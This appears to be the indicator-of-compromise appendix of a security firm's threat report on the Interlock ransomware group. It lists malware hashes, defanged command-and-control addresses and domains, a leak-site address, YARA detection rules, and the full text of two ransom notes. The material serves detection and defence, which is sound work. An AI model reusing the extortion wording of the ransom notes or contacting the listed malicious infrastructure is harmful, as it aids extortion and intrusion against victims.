be6e5cede4e6a8b807062db211eb3e8825a6cc00d71ddf7bcd63971d76219a25

05c99f2c1a218ce4a985fd03a3a510c2eaf08ef4772f93ef4f2d5da6cd9b86a1

25a1d86248b7cf5f870dbc9960ce336266473bd40be3a8dcb35e6be88c9df261

2f03b5d1081dfde3d1296dace404b362188b4a941530746d7b14711b42bc53ad

b36c20c757c4780f89272ce224a29a5a61b62733367893574196debde19383fe

d1cd8c4574c3290ae16bf4e718c5e89dadef5b2fd4eea2211a19a6180ff8ee5b

eaca86a3f397d10d9188be9fcd2af1a7a30a9b573b2282b0b8300efeb5ff1efd

f1df43fe0f95de6badfb710827cdc7272e6654f108ef2cfcb2a01aca089f0624

ClickFix PowerShell Loaders

5c697162527a468a52c9e7b7dc3257dae4ae5142db62257753969d47f1db533e

eb587b2603dfc14b420865bb862fc905cb85fe7b4b5a781a19929fc2da88eb34

958ff93e92ee8bed7819555603ea612f263c1b9c673566f5c506288b5318eff8

91fcf70c1775dcaaaa4d3de17d87d67976b0cec9939dedfb86f093ab388ed3b0

e69491a61ebc4a9ffc17884063c69a5489a83dd6d71295b4216962a43242a6c8

04bae0045b86456d6000378a2e37d58b1fa617101543ad23bcec862300b87be3

71f773b4e9178dcedd402c94fb9384aea6312d8a93f95f3f9dc1249fd4933658

888842bc1f6fcb354431919080858c623def305bed2214f11b93591859d4dee2

045c041354a6d6b47e91e1124a7dc77397c18e0695ccbc73f87b12a0a1079d46

6e4ca569ab809ba3545860d26180316366803c231a2e3a66b4906adc5826a397

074d26b9b128be8e4a77d73dcac31307f28b0e8b8097622c02267be349fe4b4f

a760e28145620fccd072a415031cec4036fc09e8530c93d85f5d1509d62fe551

62971070d6a8b9fca8a50b9cd8e91545bfcc2c2b6665f134c112081f54e6bf31

17db9d121fb3eb5033307fdb53df67402bcbc9d8970f45d8142b78c83769b7af

60af8899b49013e9deb1d5cac58562d7ed12bfda1187627e9d25714b26218f0d

fdd4e0bb2a4475e4e44154d7bf29490de98496553af3c8807f999ab8b920263f

7d9f3701bf6f43ab84ce02ce4915dc0703504263db2e1eb65f4f7c791565f731

f613966b6ed1f080aacba005b1e48268ef662fffdf9894382299645f42900848

e307d3e9b8de59311c692b2ab0ee864f0d469066e041141d577b65b43a4b3ffa

351b8a0081fd9f5c35497f5183fb14aef73c1af75628ae689c9218689db01cd9

7501623230eef2f6125dcf5b5d867991bdf333d878706d77c1690b632195c3ff

31f49c74046cc61bf102f3b9f2ce06471b0372d794139325e71c2dacca7bd00a

Interlock RAT

1105a3050e6c842fb9411d4f21fd6fdb119861c15f7743e244180a4e64b19b83

299a8ef490076664675e3b52d6767bf89ddfa6accf291818c537a600a96290d2

2faef6a1a0c00f8d44955c243df3c098f0fccd20c59677d274a43023002a4e90

39539766ae8f5256e6f21d853b8b7ea8f003d29f6d7cd57d1ecb621dc2b97c89

464ca510a465a38689bd61988b7d366a8fd7e26ca805850b3adb418e95307601

61f8224108602eb1f74cb525731c9937c2ffd9a7654cb0257624507c0fdb5610

68366ced818508de187167d8f9106be7801b8dcf1f03ae169459c7336d6e69de

8251186b3196e3fefb0dbfcf71dfccc2c1cd66515686c9af8a6fb48766c739c6

9031652af104aa207d6dad1c402db86c557323b2567c0cc93d022f01ae926e9a

9e387f1564f9e38ba87dbafbde3731db2e844ff3800500d6707028bb065c070b

b3a512b9f4705d1947fbbbc42accdbd6bd95af1b07cec09d75af501746fecdd5

f02622129e7774b7673e2a9f62bb4a208d4a142b5d925532c7920481549bd07b

61d092e5c7c8200377a8bd9c10288c2766186a11153dcaa04ae9d1200db7b1c5

b35da0c1a515286a2b3021cf518140a59a63b470a9d611303304918be9354d68

Keylogger

5cbc2ae758043bb58664c28f32136e9cada50a8dc36c69670ddef0a3ef6757d8

df41085a8aa9ee9da6a03db08ad910b6ef5fcdc8fee7ebb19744331c5e70c782

d4f3d0446e08dbf1a7ccb6da09e756ff75eae3b04dafe2c2a69d6919052d2ebf

BerserkStealer

eb1cdf3118271d754cf0a1777652f83c3d11dc1f9a2b51e81e37602c43b47692

a5623b6a6f289bb328e4007385bdb1659407a9e825990a0faaef3625a2e782cf

LummaStealer

4672fe8b37b71be834825a2477d956e0f76f7d2016c194f1538139d21703fd6e

Windows Interlock ransomware

4a97599ff5823166112d9221d0e824af7896f6ca40cd3948ec129533787a3ea9

33dc991e61ba714812aa536821b073e4274951a1e4a9bc68f71a802d034f4fb9

b85586f95412bc69f3dceb0539f27c79c74e318b249554f0eace45f3f073c039

a26f0a2da63a838161a7d335aaa5e4b314a232acc15dcabdb6f6dbec63cda642

0fff8fb05cee8dc4a4f7a8f23fa2d67571f360a3025b6d515f9ef37dfdb4e2ea

Small autoremove DLL used by the ransomware

c9920e995fbc98cd3883ef4c4520300d5e82bab5d2a5c781e9e9fe694a43e82f

Linux Interlock ransomware

28c3c50d115d2b8ffc7ba0a8de9572fbe307907aaae3a486aabd8c0266e9426f

Network

Data Leak Site

http://ebhmkoohccl45qesdbvrjqtyro2hmhkmh6vkyfyjjzfllm3ix72aqaid[.]onion

Backdoor C2

Cluster 1

23.95.182[.]59

195.201.21[.]34

159.223.46[.]184

Cluster 2

23.227.203[.]162

65.109.226[.]176

65.38.120[.]47

Cluster 3

216.245.184[.]181

212.237.217[.]182

168.119.96[.]41

Cluster 4

216.245.184[.]170

65.108.80[.]58

84.200.24[.]41

Cluster 5

206.206.123[.]65

49.12.102[.]206

193.149.180[.]158

Cluster 6

85.239.52[.]252

5.252.177[.]228

80.87.206[.]189

Cluster 7

65.108.80[.]58

212.104.133[.]72

140.82.14[.]117

Cluster 8

64.94.84[.]85

49.12.69[.]80

96.62.214[.]11

Cluster 9

177.136.225[.]153

188.34.195[.]44

45.61.136[.]202

Compromised URLs

http://topsportracing[.]com/wp-az

http://topsportracing[.]com/az10

https://airbluefootgear[.]com/wp-includes/images/xits.php

https://apple-online[.]shop/ChromeSetup.exe https://apple-online[.]shop/MSTeamsSetup.exe

https://apple-online[.]shop/MicrosoftEdgeSetup.exe

ClickFix URLs

https://microsoft-msteams[.]com/additional-check.html

https://microstteams[.]com/additional-check.html

https://advanceipscaner[.]com/additional-check.html

https://ecologilives[.]com/additional-check.html

http://162.55.47[.]21:8080/1742688720

http://64.95.10[.]95:8080/misteams

http://64.95.10[.]95:8080/recaptch

http://45.61.136[.]228:8080/recaptha

https://album-anthony-rn-submission[.]trycloudflare.com/25423565

https://spa-step-hopkins-islands[.]trycloudflare.com/erfgtrtt

https://metro-offset-imposed-behind[.]trycloudflare.com/ytjstast

https://santa-reflection-capitol-classifieds[.]trycloudflare.com/12341234

https://diff-beats-belize-chapter[.]trycloudflare.com/12341234

https://phones-pichunter-businesses-drop[.]trycloudflare.com/12341234

https://lcd-add-palace-switching[.]trycloudflare.com/12341234

https://forest-offensive-height-letters[.]trycloudflare.com/12341234

https://pub-motorola-viking-charger[.]trycloudflare.com/12341234

https://dc-broader-green-norwegian[.]trycloudflare.com/12341234

PowerShell backdoor C2 domains

refrigerator-cheers-indicator-ferrari[.]trycloudflare.com

analytical-russell-cincinnati-settings[.]trycloudflare.com

bristol-weed-martin-know[.]trycloudflare.com

speak-head-somebody-stays[.]trycloudflare.com

photo-auction-visual-gains[.]trycloudflare.com

suffering-arnold-satisfaction-prior[.]trycloudflare.com

lancaster-sean-initial-ru[.]trycloudflare.com

casting-advisors-older-invitations[.]trycloudflare.com

sublime-forecasts-pale-scored[.]trycloudflare.com

investigators-boxing-trademark-threatened[.]trycloudflare.com

fotos-phillips-princess-baker[.]trycloudflare.com

washing-cartridges-watts-flags[.]trycloudflare.com

complement-parliamentary-chairs-hc[.]trycloudflare.com

open-exceptions-cleared-feelings[.]trycloudflare.com

medicine-podcasts-halo-expected[.]trycloudflare.com

securities-variance-vocal-temporal[.]trycloudflare.com

scientific-shown-desperate-ratio[.]trycloudflare.com

views-ethics-orientation-roommate[.]trycloudflare.com

pipe-hawaii-monkey-automatic[.]trycloudflare.com

california-appeals-pilot-harper[.]trycloudflare.com

una-idol-ta-missile[.]trycloudflare.com

musicians-implied-less-model[.]trycloudflare.com

strain-brighton-focused-kw[.]trycloudflare.com

mortgage-i-concrete-origins[.]trycloudflare.com

www.sublime-forecasts-pale-scored[.]trycloudflare.com

YARA rules

```
rule backdoor_win_interlock_powershell_backdoor {
        meta:
        id = "678827c2-9416-417b-98c3-6e22010bb541"
        version = "1.0"
        malware = "Interlock RAT"
        description = "Detect the Interlock PowerShell backdoor"
        source = "Sekoia.io"
        creation_date = "2025-03-24"
        classification = "TLP:GREEN"

        strings:
        $ = "path: '/init1234'" nocase
        $ = "Get-PSDrive -PSProvider FileSystem" nocase
        $ = "[security.principal.windowsidentity]::getcurrent().name" nocase

        condition:
                all of them
}

import "pe"

rule crypter_win_InterLock_resources {
        meta:
        id = "9b9fdb90-4227-4bd1-a7a8-6b4cef71ee44"
        version = "1.0"
        malware = "InterLock"
        intrusion_set = "Interlock ransomware operators"
        description = "Detect resources used in every files tied to InterLock
malware"
        source = "Sekoia.io"
        creation_date = "2024-11-14"
        classification = "TLP:GREEN"

        condition:
        for any i in (0..pe.number_of_resources-1) : (
                hash.sha256(pe.resources[i].offset, pe.resources[i].length) ==
"0e0a647b3156d430cd70ad5a430277dc99014d069940a64d9db1ecd60ca00467"
                or hash.sha256(pe.resources[i].offset, pe.resources[i].length) ==
"58ed0431455a1d354369206a1197d1acfcd3e0946cdc733bee50573867fda444"
        )
}
```

```
rule Interlock_ClickFix_PowerShell_loader {
        meta:
        id = "78e02729-d926-4600-affc-6e249e90ce19"
        version = "1.0"
        intrusion_set = "Interlock"
        description = "Detect the PowerShell loader used by Interlock operators to
execute the PowerShell backdoor using the ClickFix technique"
        source = "Sekoia.io"
        creation_date = "2025-03-31"
        classification = "TLP:GREEN"

        strings:
        // "}.Items(), 4 + 16)"
        $ = {7D 2E 49 74 65 6D 73 28 29 2C 20 34 20 2B 20 31 36 29}
        $ = "} = $([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String("

        condition:
                all of them
}
```

```
rule crypter_win_interlock_keywords_nov24 {
        meta:
                id = "ae3905ee-046b-415e-b83c-9e5d07d6b443"
                version = "1.0"
                intrusion_set = "Interlock ransomware operators"
                description = "Finds crypter used by Interlock and Rhysida intrusion
sets"
                source = "Sekoia"
                creation_date = "2024-11-18"
                hash =
"1f568c2eaa8325bf7afcf7a90f9595f8b601a085769a44c4ffa1cdfdd283594c"
                hash =
"8e273e1e65b337ad8d3b2dec6264ed90d1d0662bd04d92cbd02943a7e12df95a"

        strings:
                $wrd01 = "ceremoniously" ascii
                $wrd02 = "biophysicist" ascii
                $wrd03 = "cyberpunks" ascii
                $wrd04 = "undercarriages" ascii
                $wrd05 = "abomination" ascii
                $wrd06 = "greediness" ascii
                $wrd07 = "Heaviside" ascii
                $wrd08 = "misapprehending" ascii
                $wrd09 = "magnetosphere" ascii
                $wrd10 = "distinctively" ascii
                $wrd11 = "stringently" ascii
                $wrd12 = "sentimentalist" ascii
                $wrd13 = "hydrocarbons" ascii
                $wrd14 = "discontinuations" ascii
                $wrd15 = "woodcutter" ascii
                $wrd16 = "preoccupation" ascii
                $wrd17 = "pocketful" ascii
                $wrd18 = "Polynesian" ascii
                $wrd19 = "laundrymen" ascii
                $wrd20 = "hyprocri" ascii
                $wrd21 = "interlocking" ascii
                $wrd22 = "blackballing" ascii
                $wrd23 = "selectivity" ascii
                $wrd24 = "incontrovertible" ascii
                $wrd25 = "mutinously" ascii

                $hea01 = "<supportedOS Id=\"{" ascii

        condition:
                uint16(0)==0x5A4D
                and 5 of ($wrd*)
                and #hea01 > 4
                and vt.metadata.new_file
                and filesize < 2MB
}
```

Ransom notes

from a26f0a2da63a838161a7d335aaa5e4b314a232acc15dcabdb6f6dbec63cda642 (2024-10-11) !__README__!.txt

INTERLOCK - CRITICAL SECURITY ALERT

To Whom It May Concern,
Your organization has experienced a serious security breach. Immediate action is required to mitigate further risks. Here are the details:

THE CURRENT SITUATION

- Your systems have been infiltrated by unauthorized entities.
- Key files have been encrypted and are now inaccessible to you.
- Sensitive data has been extracted and is in our possession.

WHAT YOU NEED TO DO NOW

1. Contact us via our secure, anonymous platform listed below.
2. Follow all instructions to recover your encrypted data.

Access Point:
Use your unique Company ID:

DO NOT ATTEMPT:

- File alterations: Renaming, moving, or tampering with files will lead to irreversible damage.
- Third-party software: Using any recovery tools will corrupt the encryption keys, making recovery impossible.
- Reboots or shutdowns: System restarts may cause key damage. Proceed at your own risk.

HOW DID THIS HAPPEN?

We identified vulnerabilities within your network and gained access to critical parts of your infrastructure. The following data categories have been extracted and are now at risk:

- Personal records and client information
- Financial statements, contracts, and legal documents
- Internal communications
- Backups and business-critical files

We hold full copies of these files, and their future is in your hands.

YOUR OPTIONS

#1. Ignore This Warning:

- In 96 hours, we will release or sell your sensitive data.
- Media outlets, regulators, and competitors will be notified.
- Your decryption keys will be destroyed, making recovery impossible.
- The financial and reputational damage could be catastrophic.

#2. Cooperate With Us:

- You will receive the only working decryption tool for your files.
- We will guarantee the secure deletion of all exfiltrated data.
- All traces of this incident will be erased from public and private records.
- A full security audit will be provided to prevent future breaches.

FINAL REMINDER

Failure to act promptly will result in:

- Permanent loss of all encrypted data.

```
- Leakage of confidential information to the public, competitors, and authorities.
- Irreversible financial harm to your organization.

    CONTACT US SECURELY
1. Install the TOR browser via
2. Visit our anonymous contact form at
3. Use your unique Company ID:
4. Review a sample of your compromised data for verification.
5. Use a VPN if TOR is restricted in your area.
```

from 4a97599ff5823166112d9221d0e824af7896f6ca40cd3948ec129533787a3ea9 (2025-02-21) FIRST_READ_ME.txt

```
Final Warning: Your Data Is at Risk
To the Leadership of Your Organization
We have encrypted your systems and extracted sensitive information from
your network. Your organization's failure to prioritize cybersecurity
has left critical data vulnerable, and now, the consequences are at
hand.

---

What You Need to Know:
1. We have seized key documents, customer information, and confidential
business data.
2. Access to these files has been locked with advanced encryption.
3. Responsibility for this breach lies with your organization, as you
are obligated by law to protect Non-Public Information (NPI).

---

Legal and Financial Risks:
If you fail to act within 72 hours, we will begin publishing your data
on our leak platforms. The consequences will include:
- Violations of laws such as GDPR, HIPAA, CCPA, GLBA, and NYDFS
Cybersecurity Regulation.
- Severe fines for non-compliance and lawsuits from affected parties.
- Long-term reputational damage to your business, leading to client and
partner losses.

---

Your Actions:
To prevent escalation, you must cooperate immediately.

1. Access our Recovery Platform via TOR Browser:
   - Download TOR from
.
   - Open:

   - Use your Organization ID

 to create a
 private negotiation chat.

2. Alternative Access for Regular Browsers:
   - Open Chrome, Edge, or Firefox.
   - Navigate to:

   - Enter your Organization ID

 for
instructions.

---
```

```
Important Warning:
- Do not attempt self-recovery; it will fail and lead to data
corruption.
- Avoid engaging third-party negotiators or law enforcement; this will
void any possibility of resolution.
- Remember, the data we hold could be used by regulators, competitors,
or even the media, causing irreparable harm to your business.

Time is of the essence. Every hour of inaction increases the likelihood
of devastating consequences. Make the right decision secure your future
by cooperating with us now.
```

List of references

[Fortinet] Ransomware Roundup – Interlock,

[Cisco Talos] Unwrapping the emerging Interlock ransomware attack

Sekoia TDR

TDR is the Sekoia Threat Detection & Research team. Created in 2020, TDR provides exclusive Threat Intelligence, including fresh and contextualised IOCs and threat reports for the Sekoia SOC Platform TDR is also responsible for producing detection materials through a built-in Sigma, Sigma Correlation and Anomaly rules catalogue. TDR is a team of multidisciplinary and passionate cybersecurity experts, including security researchers, detection engineers, reverse engineers, and technical and strategic threat intelligence analysts. Threat Intelligence analysts and researchers are looking at state-sponsored & cybercrime threats from a strategic to a technical perspective to track, hunt and detect adversaries. Detection engineers focus on creating and maintaining high-quality detection rules to detect the TTPs most widely exploited by adversaries. TDR experts regularly share their analysis and discoveries with the community through our research blog, GitHub repository or X / Twitter account. You may also come across some of our analysts and experts at international conferences (such as BotConf, Virus Bulletin, CoRIIN and many others), where they present the results of their research work and investigations.

What's next

Detecting Multi-Stage Infection Chains Madness

During our daily tracking and analysis routine at Sekoia TDR team (Threat Detection & Research), we have been monitoring...

Sekoia TDR and Erwan Chevalier

ViciousTrap – Infiltrate, Control, Lure: Turning edge devices into honeypots en masse.

This blog post analyzes the Vicious Trap, a honeypot network deployed on compromised edge devices.

Felix Aimé, Jeremy Scion and Sekoia TDR

The Sharp Taste of Mimo’lette: Analyzing Mimo’s Latest Campaign targeting Craft CMS

This article on was originally distributed as a private report to our customers. Introduction Once upon a time, in...

Jeremy Scion, Pierre Le Bourhis and Sekoia TDR

Comments are closed.

Cookie Policy Legal notice